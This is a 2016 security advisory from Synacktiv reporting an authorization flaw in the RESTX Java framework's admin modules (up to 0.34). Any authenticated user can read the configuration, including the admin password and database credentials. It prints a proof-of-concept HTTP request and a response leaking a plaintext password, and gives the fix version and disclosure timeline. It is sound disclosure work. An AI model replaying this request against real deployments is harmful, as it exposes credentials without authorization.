Sensitive information disclosure in the RESTX framework

Security advisory

09/03/2016

Julien Legras

Vulnerability description


The RESTX framework

RESTX is a Java REST framework. It provides an easy way to build RESTful API with methods annotation. An administration web console is also available. It allows the administrator to read the API documentation and specifications and to manage the RESTX configuration.

The administration web console is an AngularJS application running inside the web browser. It requests REST administration endpoints to populate the pages.

The issues

Synacktiv has identified vulnerabilities in the security mechanism that protects sensitive resources such as the configuration content. When a user tries to request a REST endpoint that does not exist, the server returns the entire routes list:



```
no restx route found for GET /test
go to http://192.168.56.104:8080/api/@/ui/api-docs/ for API documentation

routes:
-----------------------------------
GET /message => default#HelloResource#sayHello
GET /hello => default#HelloResource#helloPublic
GET /@/sources/resources/{path:.*} => FS:/home/user/restx-samples-hello/src/main/resources
PUT /@/sources/resources/{path:.*} => FS:/home/user/restx-samples-hello/src/main/resources
DELETE /@/sources/resources/{path:.*} => FS:/home/user/restx-samples-hello/src/main/resources
GET /@/sources/main/{path:.*} => FS:/home/user/restx-samples-hello/src/main/java
PUT /@/sources/main/{path:.*} => FS:/home/user/restx-samples-hello/src/main/java
DELETE /@/sources/main/{path:.*} => FS:/home/user/restx-samples-hello/src/main/java
GET /@/pages => restx-admin#AdminPagesResource#findPages
GET /@/api-docs/schemas/{fqcn} => restx-admin#JsonSchemaResource#getJsonSchema
GET /@/specs => restx-admin#SpecsResource#findSpecsForOperation
GET /@/specs/{id} => restx-admin#SpecsResource#getSpecById
PUT /@/specs/{id}/wts/{wtsIndex}/then => restx-admin#SpecsResource#updateSpecThenHttp
GET /@/config/elements => restx-admin#ConfigResource#findConfigElements
```


From this list, Synacktiv tried to access */@/ui/config/* but the application redirects the user to the administration login page. However, this redirection is actually done by the AngularJS application, in the web browser. This application requests 2 sensitives resources:

- */@/pages* : returns 403
- */@/config/elements* : returns 200 and its content **if a valid session cookie is provided (but *admin* role not needed)**

As an application needs to have a valid session cookie in order to perform REST requests, it means that anyone who can steal the session cookie can access the server configuration including:

- administrator password,
- database credentials,
- database IP address,
- etc.

The vulnerability can be exploited in the first sample application *restx-samples-hello* with the user *user1* that is allowed with the role *hello*, specific to this sample application and not related to the *admin* role:



```
GET /api/@/config/elements HTTP/1.1
Host: 192.168.56.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.3.0
Accept: application/json, text/plain, */*
Accept-Language: en,fr;q=0.8,fr-FR;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://192.168.56.104:8080/api/@/ui/config/
Cookie:
RestxSession-hello="{\"principal\":\"user1\",\"sessionKey\":\"13b887a3-d435-4841-955f-c2096f904697\",\"_expi
res\":\"2016-02-14T01:45:20.877-10:00\"}"; RestxSessionSignature-hello="Stu7J0b6Ugrhd2wLoR8kyQqWFSQ="
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Cache-Control: no-cache
Connection: close
Server: Jetty(8.1.8.v20121106)

[ {
  "origin" : "factory",
  "doc" : "",
  "key" : "restx.activation::restx.security.RestxSessionBareFilter::RestxSessionBareFilter",
  "value" : "false"
}, {
  "origin" : "factory",
  "doc" : "",
  "key" : "restx.admin.password",
  "value" : "juma"
}, {
  "origin" : "factory",
  "doc" : "",
  "key" : "restx.admin.passwordHash",
  "value" : "1d528266b85cf052e9a4794803a57288"
```

Almost all administration modules resources are affected by this vulnerability.

Affected versions

The versions up to 0.34 of the following modules are vulnerable:

- *restx-admin* (*/@/config/elements*)
- *restx-log-admin* (*/@/ui/log*)
- *restx-stats-admin* (*/@/restx-stats*)
- *restx-monitor-admin* (*/@/sessionStats*, */@/metrics*, */@/health-checks*, */@/thread-dump*)
- *restx-factory-admin* (*/@/warehouse*, */@/factory*)

Mitigation

The RESTX version 0.34.1 fixes the issues.

Timeline

Date	Action
15/01/2016	Advisory sent to the main developer, but no answer
31/01/2016	Second e-mail sent to other developers of the project
31/01/2016	Acknowledgment from the team
08/02/2016	Fix pushed on the github repository
09/03/2016	Advisory published by Synacktiv